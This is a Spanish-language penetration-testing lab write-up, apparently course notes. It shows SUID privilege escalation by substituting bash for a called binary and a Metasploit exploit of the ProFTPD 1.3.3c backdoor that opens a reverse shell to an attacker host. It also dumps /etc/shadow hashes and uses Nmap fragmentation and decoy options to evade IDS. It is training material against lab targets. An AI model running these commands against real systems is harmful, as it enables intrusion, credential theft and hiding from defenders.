__frame_dummy_init_array_entry
welcome.c
__FRAME_END__
__init_array_end
__DYNAMIC
__init_array_start
__GNU_EH_FRAME_HDR
```

Vemos que hace un llamado al binario greetings, a un binario externo.

¿Y qué pasa si creamos o modificamos el binario de greetings y hacemos que ejecute un comando como bash, o hacemos que ejecute el binario bash?

Debido a que este binario Welcome en particular está siendo ejecutado con privilegios de root, porque es un binario SUID, entonces ejecutará los comandos o realmente ejecutará el comando específico dentro del binario greetings.

Entonces lo que vamos a hacer es crear nuestro propio binario greetings, copiando /bin/bash como greetings Cp

/bin/bash greetings

Esto es simplemente un binario de bash que se llama greetings.

Ahora, debido a que el binario Welcome llama al binario Greetings y ejecuta bash con privilegios de root, lo que nos proporcionará en consecuencia una sesión bash root con privilegios elevados.

```
student@target:~$ rm greetings
rm: remove write-protected regular file 'greetings'? yes
student@target:~$ ls
welcome
student@target:~$ cp /bin/bash greetings
student@target:~$ ls
greetings welcome
student@target:~$ ./welcome
root@target:~# la
greetings: la: command not found
root@target:~# ls
greetings welcome
root@target:~# █
```

```
root@target:~# cat /etc/shadow
root:*:17764:0:99999:7:::
daemon:*:17764:0:99999:7:::
bin:*:17764:0:99999:7:::
sys:*:17764:0:99999:7:::
sync:*:17764:0:99999:7:::
games:*:17764:0:99999:7:::
man:*:17764:0:99999:7:::
lp:*:17764:0:99999:7:::
mail:*:17764:0:99999:7:::
news:*:17764:0:99999:7:::
uucp:*:17764:0:99999:7:::
proxy:*:17764:0:99999:7:::
www-data:*:17764:0:99999:7:::
backup:*:17764:0:99999:7:::
list:*:17764:0:99999:7:::
irc:*:17764:0:99999:7:::
gnats:*:17764:0:99999:7:::
nobody:*:17764:0:99999:7:::
_apt:*:17764:0:99999:7:::
student:!:17796::::::
root@target:~# █
```

Y hemos podido elevar nuestros privilegios a través del uso del binario SUID.

Ahora bien, hay múltiples configuraciones erróneas que puedes buscar, una de ellas es obtener los objetos compartidos que faltan que están siendo llamados por el binario

SUID y creando tu propio objeto compartido. Y nuevamente, una vez que se ejecuta el binario, encontrará el objeto compartido que no puedo encontrar antes. Y ejecutará ese objeto compartido con los comandos maliciosos que realmente has ingresado dentro del archivo del objeto compartido proporcionándote en consecuencia privilegios elevados.

# Dumping Linux Passwords Hashes

Para empezar, tenemos que ganar acceso a la máquina objetivo. Primero, haremos un escaneo para ver porque puerto podemos ganar acceso.

```
[root@INE) ~]# nmap -Pn -sS -sV --open demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-16 23:45 IST
Nmap scan report for demo.ine.local (192.177.140.3)
Host is up (0.000026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
MAC Address: 02:42:C0:B1:8C:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds
```

Una vez sabemos porque puerto podemos ganar acceso, vamos a usar Metasploit Framework para generar una reverse shell. Como ya hemos visto, la versión del servicio que se está ejecutando es ProFTPD 1.3.3c, por lo tanto, busqueremos un exploit con ese nombre en específico:

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search type:exploit name:ProFTPD

Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
# Name                                     Disclosure Date   Rank    Check  Description
0 exploit/linux/ftp/proftpd_sreplace      2006-11-26     great  Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
1   \_ target: Automatic Targeting          .               .
2   \_ target: Debug                         .               .
3   \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1
4 exploit/freebsd/ftp/proftpd_telnet_iac   2010-11-01     great  Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
5   \_ target: Automatic Targeting          .               .
6   \_ target: Debug                         .               .
7   \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0) .               .
8 exploit/linux/ftp/proftpd_telnet_iac     2010-11-01     great  Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
9   \_ target: Automatic Targeting          .               .
10  \_ target: Debug                         .               .
11  \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta .               .
12  \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta (Debug) .               .
13  \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04) .               .
14 exploit/unix/ftp/proftpd_modcopy_exec   2015-04-22     excellent  Yes   ProFTPD 1.2-5 Mod_Copy Command Execution
15 exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02     excellent  No    ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 15, use 15 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use 15
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
```

Lo configuraremos y explotaremos:

```

msf6 > use 15
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):
Name      Current Setting  Required  Description
CHOST            no        The local client address
CPORT            no        The local client port
Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21        The target port (TCP)

Exploit target:

Id  Name
--  --
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[-] 192.177.140.3:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

```

Como podéis ver hay un error, "Fallo del exploit: El payload no ha sido seleccionado"

¿Qué tenemos que hacer?

```

[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via Perl)
2	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via Perl) IPv6
3	payload/cmd/unix/generic	.	normal	No	Unix Command, Generic Command Execution
4	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
5	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
6	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
7	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
8	payload/cmd/unix/reverse_ssl_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

```

Seleccionamos un payload, en mi caso para ir directos a ganar una reverse shell, elegí el payload número 4.

Configuramos y explotamos:

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[-] 192.177.140.3:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.177.140.2
LHOST => 192.177.140.2
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.177.140.2:4444
[*] 192.177.140.3:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo FwjhUeAjRULk7Vix;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "FwjhUeAjRULk7V1x\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.177.140.2:4444 → 192.177.140.3:33556) at 2025-07-16 23:42:30 +0530

/bin/bash -i
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
root@demo:/# whoami
whoami
root
root@demo:/# █

```

Ya tenemos acceso con privilegios elevados debido a que este exploit los provee directamente.

El siguiente paso será poner en segundo plano esa sesión e intentaremos iniciar una sesión de meterpreter para que nos facilite la exfiltración de hashes:

```

uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
root@demo:# ^Z
Background session 1? [y/N] y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessins
[-] Unknown command: sessins. Did you mean sessions? Run the help command for more details.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		192.177.140.2:4444 → 192.177.140.3:33556 (192.177.140.3)

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.177.140.2:4433
[*] Sending stage (1017704 bytes) to 192.177.140.3
[*] Meterpreter session 2 opened (192.177.140.2:4433 → 192.177.140.3:33438) at 2025-07-16 23:52:56 +0530
[*] Command stager progress: 100.00% (773/773 bytes)

```

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
--	--	--	--	--
1		shell cmd/unix		192.177.140.2:4444 → 192.177.140.3:33556 (192.177.140.3)
2		meterpreter x86/linux	root @ demo.ine.local	192.177.140.2:4433 → 192.177.140.3:33438 (192.177.140.3)

```

[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : demo.ine.local
OS : Ubuntu 18.04 (Linux 6.8.0-40-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: root
meterpreter > []

meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMF8/0w6g/Mh4jMWJ0yEFiZyqVQhz4.vuS8XOyq.hLQBb.:18348:0:99999:7:::
daemon:*:18311:0:99999:7:::
bin:*:18311:0:99999:7:::
sys:**:18311:0:99999:7:::
sync:**:18311:0:99999:7:::
games:**:18311:0:99999:7:::
man:**:18311:0:99999:7:::
lp:**:18311:0:99999:7:::
mail:**:18311:0:99999:7:::
news:**:18311:0:99999:7:::
uucp:**:18311:0:99999:7:::
proxy:**:18311:0:99999:7:::
www-data:**:18311:0:99999:7:::
backup:**:18311:0:99999:7:::
list:**:18311:0:99999:7:::
irc:**:18311:0:99999:7:::
gnats:**:18311:0:99999:7:::
nobody:**:18311:0:99999:7:::
_apt:**:18311:0:99999:7:::
meterpreter > 

```

Como podemos ver el hash del usuario root está en formato SHA-512. Más adelante veremos como crackearlo, independientemente del algoritmo del hash.

Esta es una técnica, la otra técnica que podemos utilizar con Metasploit es el módulo hashdump.

```

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > search hashdump
Matching Modules

#  Name                                     Disclosure Date   Rank    Check  Description
-  post/aix/gather/hashdump                 .              normal  No     AIX Gather Dump Password Hashes
1  post/android/gather/hashdump             .              normal  No     Android Gather Dump Password Hashes for Android Systems
2  post/bsd/gather/hashdump                 .              normal  No     BSD Dump Password Hashes
3  auxiliary/scanner/smb/impacket/secretsdump .              normal  No     DCOM Exec
4  auxiliary/gather/ldap/hashdump           2020-07-23    normal  No     LDAP Information Disclosure
5  post/linux/gather/hashdump               .              normal  No     Linux Gather Dump Password Hashes For Linux Systems
6  auxiliary/scanner/mssql/mssql_hashdump   .              normal  No     MSSQL Password Hashdump
7  auxiliary/scanner/mysql/mysql_hashdump   .              normal  No     MySQL Gather Password Hashes
8  post/android/gather/credentials/mcafee_vso_hashdump .              normal  No     McAfee Virus Scan Enterprise Password Hashes Dump
9  auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09  normal  No     MySQL Authentication Bypass Password Dump
10 post/osx/gather/hashdump                .              normal  No     OS X Gather Mac OS X Password Hash Collector
11 auxiliary/scanner/oracle/oracle_hashdump .              normal  No     Oracle Password Hashdump
12 auxiliary/analyze/crack_databases       .              normal  No     Password Cracker: Databases
13  \_ action: hashcat                   .              .          .      Use Hashcat
14  \_ action: john                     .              .          .      Use John the Ripper
15 auxiliary/scanner/postgres/postgres_hashdump .              normal  No     Postgres Password Hashdump
16 post/solaris/gather/hashdump            .              normal  No     Solaris Gather Dump Password Hashes for Solaris Systems
17 post/windows/gather/credentials/domain_hashdump .              normal  No     Windows Domain Controller Hashdump
18 post/windows/gather/credentials/mssql_local_hashdump .              normal  No     Windows Gather Local SQL Server Hash Dump
19 post/windows/gather/smbhashdump         .              normal  No     Windows Gather Local User Account Password Hashes (Registry)
20 post/windows/gather/smrt_hashdump       .              normal  No     Windows Gather Local and Domain Controller Account Password Hashes

Interact with a module by name or index. For example info 20, use 20 or use post/windows/gather/smrt_hashdump
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > [■]

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 5
msf6 post(linux/gather/hashdump) > show options
[-] Invalid parameter "options", use "show -h" for more information
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):
Name  Current Setting  Required  Description
SESSION  yes          Yes        The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > set SESSION 2
SESSION => 2
msf6 post(linux/gather/hashdump) > run

[+] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8X0yq.hLQ8b.:0:0:root:/root:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20250717000016_default_192.177.140.3_linux.hashes_091072.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > [■]

```

Ya lo tenemos.

## Host & Network Penetration Testing: Network-Based Attacks

### Firewall Detection & IDS Evasion

En esta sección veremos cómo podemos usar NMAP para detectar la presencia de host basados en firewall o la presencia de un mecanismo de filtrado.

Se trata de filtrar paquetes entrantes y/o saliente desde la red de destino o host de destino.

También veremos cómo utilizar NMAP y cómo se escanean los escaneos NMAP y paquetes enviados por estos escaneos NMAP para evadir los sistemas de detección de intrusos o para evitar la activación de sistemas de detección de intrusos.

Básicamente esta sección tratará de como enmascarar nuestra actividad contra personas que se encargan de la monitorización de la red y que sean capaces de saber de dónde proviene un escaneo.

Para comprobar si hay un firewall en los puertos usaremos el escaneo -sA (ACK Scan):

```
[root@INE]# nmap -Pn -sA -p445,3389 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-17 23:01 IST
Nmap scan report for demo.ine.local (10.2.23.163)
Host is up.

PORT      STATE      SERVICE
445/tcp   filtered  microsoft-ds
3389/tcp  filtered  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds
```

Como podemos ver, el estado aparece como filtered. Si no tuvieran un firewall aparecería como unfiltered. Bien, una vez explicado el escaneo ACK, podemos pasar a la parte de evasión del IDS.

```
--max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING:
-f; --mtu <val>: fragment packets (optionally w/given MTU)
-D <decoy1,decoy2[,ME], ... >: Cloak a scan with decoys
-S <IP_Address>: Spoof source address
-e <iface>: Use specified interface
-g/--source-port <portnum>: Use given port number
--proxies <url1,[url2], ... >: Relay connections through HTTP/SOCKS4 proxies
--data <hex string>: Append a custom payload to sent packets
--data-string <string>: Append a custom ASCII string to sent packets
--data-length <num>: Append random data to sent packets
--ip-options <options>: Send packets with specified ip options
--ttl <val>: Set IP time-to-live field
--spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
--badsum: Send packets with a bogus TCP/UDP/SCTP checksum
```

Bien, una de las técnicas que podemos utilizar para evadir los sistemas de detección de intrusos o para hacerlo más difícil a la hora que detecten actividades como un escaneo de puertos, se utilizan fragmentos de paquetes o tomar los paquetes que NMAP está enviando y fragmentarlos en paquetes pequeños para que nuevamente, si hay una detección de intrusión en el sistema puede ir analizando cada uno de estos fragmentos.

Vamos a probar primero un escaneo normal y luego usaremos el parámetro -f que es para fragmentar los paquetes, y luego podemos especificar el tamaño de MTU personalizado:

Escaneo normal:

No.	Time	Source	Destination	Protocol	Length	Info
27	3.003876049	10.10.41.3	10.2.23.163	TCP	58	49076 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
28	3.003931866	10.10.41.3	10.2.23.163	TCP	58	49076 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
29	3.003987240	10.10.41.3	10.2.23.163	TCP	58	49076 → 143 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
30	3.004043481	10.10.41.3	10.2.23.163	TCP	58	49076 → 993 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
31	3.006617775	10.2.23.163	10.10.41.3	TCP	58	80 → 49076 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=13...
32	3.006679296	10.10.41.3	10.2.23.163	TCP	54	49076 → 80 [RST] Seq=1 Win=0 Len=0
33	3.006774297	10.2.23.163	10.10.41.3	TCP	58	445 → 49076 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1...
34	3.006804997	10.10.41.3	10.2.23.163	TCP	54	49076 → 445 [RST] Seq=1 Win=0 Len=0
35	3.006782267	10.2.23.163	10.10.41.3	TCP	58	139 → 49076 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1...
36	3.006815117	10.10.41.3	10.2.23.163	TCP	54	49076 → 139 [RST] Seq=1 Win=0 Len=0
37	3.008911537	10.10.41.3	10.2.23.163	TCP	58	49076 → 1720 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
38	3.008918878	10.10.41.3	10.2.23.163	TCP	58	49076 → 110 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
Frame 1: 58 bytes on wire (464 bits), 58 bytes captured (464 bits) 0000 02 42 1c cd 2f 59 02 42 0a 0a 29 03 08 00 45 00 · B .. /Y						
Ethernet II, Src: 02:42:0a:0a:29:03 (02:42:0a:0a:29:03), Dst: 02: 0010 00 2c c8 56 00 00 27 06 76 c4 0a 0a 29 03 0a 02 · , V						
Internet Protocol Version 4, Src: 10.10.41.3, Dst: 10.2.23.163 0020 17 a3 bf b4 00 17 c2 06 63 f4 00 00 00 00 60 02 · .						
Transmission Control Protocol, Src Port: 49076, Dst Port: 23, Seq: 0030 04 00 59 ae 00 00 02 04 05 b4 · Y ..						

Escaneo fragmentando los paquetes:

Como podemos ver se fragmentan en dos paquetes. Si vamos a la capa de red podemos ver que el fragmento del paquete está configurado en 0.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=9a24) [Reassembled in ...
2	0.0000188	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=9a24) [Reassembled in ...
3	0.0000224	10.10.41.3	10.2.23.163	TCP	42	60623 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4	0.0001940	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=7c24) [Reassembled in ...
5	0.0001993	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=7c24) [Reassembled in ...
6	0.0002923	10.10.41.3	10.2.23.163	TCP	42	60623 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.0003213	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=a68f) [Reassembled in ...
8	0.0003269	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=a68f) [Reassembled in ...
9	0.0003299	10.10.41.3	10.2.23.163	TCP	42	60623 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	5.2232972	02:42:0a:0a:29:03	02:42:1c:cd:2f:..	ARP	42	Who has 10.10.41.1? Tell 10.10.41.3
26	5.2232862	02:42:1c:cd:2f:..	02:42:0a:0a:29:03	ARP	42	Who has 10.10.41.3? Tell 10.10.41.1
27	5.2233120	02:42:0a:0a:29:03	02:42:1c:cd:2f:..	ARP	42	10.10.41.3 is at 02:42:0a:0a:29:03
- Internet Protocol Version 4, Src: 10.10.41.3, Dst: 10.2.23.163 0000 02 42 1c cd 2f 59 02 42 0a 0a 29 03 08 00 45 00 · B .. /Y B						
0100 .... = Version: 4						
.... 0101 = Header Length: 20 bytes (5)						
, Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)						
Total Length: 28						
Identification: 0x9a24 (39460)						
, 001. .... = Flags: 0x1, More fragments						
... 0 0000 0000 0001 = Fragment Offset: 0						
Time to Live: 53						
Protocol: TCP (6)						

Si vamos al segundo paquete, podemos ver que el fragmento del paquete está configurado en 8.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.0000000	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=9a24) [Reassembled in ...
2	0.0000188	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=9a24) [Reassembled in ...
3	0.0000224	10.10.41.3	10.2.23.163	TCP	42	60623 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4	0.0001940	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=7c24) [Reassembled in ...
5	0.0001993	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=7c24) [Reassembled in ...
6	0.0002923	10.10.41.3	10.2.23.163	TCP	42	60623 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
7	0.0003213	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=a68f) [Reassembled in ...
8	0.0003269	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=a68f) [Reassembled in ...
9	0.0003299	10.10.41.3	10.2.23.163	TCP	42	60623 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
25	5.2232972	02:42:0a:0a:29:03	02:42:1c:cd:2f:..	ARP	42	Who has 10.10.41.1? Tell 10.10.41.3
26	5.2232862	02:42:1c:cd:2f:..	02:42:0a:0a:29:03	ARP	42	Who has 10.10.41.3? Tell 10.10.41.1
27	5.2233120	02:42:0a:0a:29:03	02:42:1c:cd:2f:..	ARP	42	10.10.41.3 is at 02:42:0a:0a:29:03
- Internet Protocol Version 4, Src: 10.10.41.3, Dst: 10.2.23.163 0000 02 42 1c cd 2f 59 02 42 0a 0a 29 03 08 00 45 00 · B .. /Y B						
0100 .... = Version: 4						
.... 0101 = Header Length: 20 bytes (5)						
, Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)						
Total Length: 28						
Identification: 0x9a24 (39460)						
, 001. .... = Flags: 0x1, More fragments						
... 0 0000 0000 0001 = Fragment Offset: 8						
Time to Live: 53						
Protocol: TCP (6)						

Ahora vamos a probarlo con el parámetro --mtu 8 (que es el mínimo, y 32 es el máximo):

No.	Time	Source	Destination	Protocol	Length	Info
2	2.2838500...	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=50a2) [Reassembled...]
3	2.2838606...	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=50a2) [Reassembled...]
4	2.2838633...	10.10.41.3	10.2.23.163	TCP	42	48117 → 3389 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	2.2839779...	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=c345) [Reassembled...]
6	2.2839821...	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=c345) [Reassembled...]
7	2.2839845...	10.10.41.3	10.2.23.163	TCP	42	48117 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	2.2840495...	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=0, ID=e749) [Reassembled...]
9	2.2840604...	10.10.41.3	10.2.23.163	IPv4	42	Fragmented IP protocol (proto=TCP 6, off=8, ID=e749) [Reassembled...]
10	2.2840629...	10.10.41.3	10.2.23.163	TCP	42	48117 → 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
73	13.916502...	02:42:1c:cd:2f:...	02:42:0a:0a:29:...	ARP	42	Who has 10.10.41.3? Tell 10.10.41.1
74	13.916541...	02:42:0a:0a:29:...	02:42:1c:cd:2f:...	ARP	42	10.10.41.3 is at 02:42:0a:0a:29:03
336	47.708597...	02:42:1c:cd:2f:...	02:42:0a:0a:29:...	ARP	42	Who has 10.10.41.3? Tell 10.10.41.1
Time to Live: 53						
Protocol: TCP (6)						
Header Checksum: 0xc088 [validation disabled]						
[Header checksum status: Unverified]						
Source Address: 10.10.41.3						
Destination Address: 10.2.23.163						
[Reassembled IPv4 in frame: 4]						
- Data (8 bytes)						
Data: bbff0d3d475f8df4						
[Length: 8]						
● Data (data), 8 bytes						
Packets: 529 Displayed: 529 (100.0%) Dropped: 0 (0.0%)   Profile: Default						

Vemos que hemos modificado los Bytes a 8. Podemos jugar con esto para que la MTU simplemente te permita especificar el tamaño mínimo de la unidad de transmisión.

Ahora la otra técnica de evasión es la capacidad para realizar suplantaciones o utilizar direcciones IP señuelo. Por ejemplo, ¿qué pasaría si suplantamos la dirección IP del gateway de la red?

Antes de pasar a eso, vamos a ver otros parámetros muy útiles que después vamos a combinar, como, por ejemplo:

```
--data-length number (Append random data to sent packets)
  Normally Nmap sends minimalist packets containing only a header. So its TCP
  packets are generally 40 bytes and ICMP echo requests are just 28. Some UDP ports
  and IP protocols get a custom payload by default. This option tells Nmap to
  append the given number of random bytes to most of the packets it sends, and not
  to use any protocol-specific payloads. (Use --data-length 0 for no random or
  protocol-specific payloads. OS detection (-O) packets are not affected because
  accuracy there requires probe consistency, but most pinging and portscan packets
  support this. It slows things down a little, but can make a scan slightly less
  conspicuous.
```

Esto es lo que usaremos para falsificar nuestra IP y hacer pensar al SOC que está ejecutando el escaneo la IP del gateway de la red.

**-D <decoy1,decoy2[,ME], ...>: Cloak a scan with decoys**

```
root@attackdefense:~# nmap -Pn -sS -sV -f --data-length 200 -g 53 -D 10.10.23.1,10.23.2 10.4.27.83
```

\$sudo nmap -Pn -sS -sV -f --data-length 200 -D <nuestra dirección ip, cambiandole el último número por .1,.2> <target\_ip>

... 264.10454..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=160, ID=dedf)	[Reassem...]
... 264.10454..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=168, ID=dedf)	[Reassem...]
... 264.10454..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=176, ID=dedf)	[Reassem...]
... 264.10454..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=184, ID=dedf)	[Reassem...]
... 264.10455..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=192, ID=dedf)	[Reassem...]
... 264.10455..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=200, ID=dedf)	[Reassem...]
... 264.10455..	10.10.23.1	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=208, ID=dedf)	[Reassem...]
... 264.10455..	10.10.23.1	10.4.27.83	NBSS	42 NBSS Continuation Message	
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=0, ID=dedf)	[Reassembl...]
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=8, ID=dedf)	[Reassembl...]
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=16, ID=dedf)	[Reasemb...]
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=24, ID=dedf)	[Reasemb...]
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=32, ID=dedf)	[Reasemb...]
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=40, ID=dedf)	[Reasemb...]
... 264.10458..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=48, ID=dedf)	[Reasemb...]
... 264.10459..	10.10.23.2	10.4.27.83	IPv4	42 Fragmented IP protocol (proto=TCP 6, off=56, ID=dedf)	[Reasemb...]
Frame 765: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface eth1, id 0					
Ethernet II, Src: 02:42:0a:0a:17:04 (02:42:0a:0a:17:04), Dst: 02:42:11:18:2a:ce (02:42:11:18:2a:ce)					
Internet Protocol Version 4, Src: 10.10.23.1, Dst: 10.4.27.83					
Transmission Control Protocol, Src Port: 53, Dst Port: 445, Seq: 0, Len: 200					
Source Port: 53					

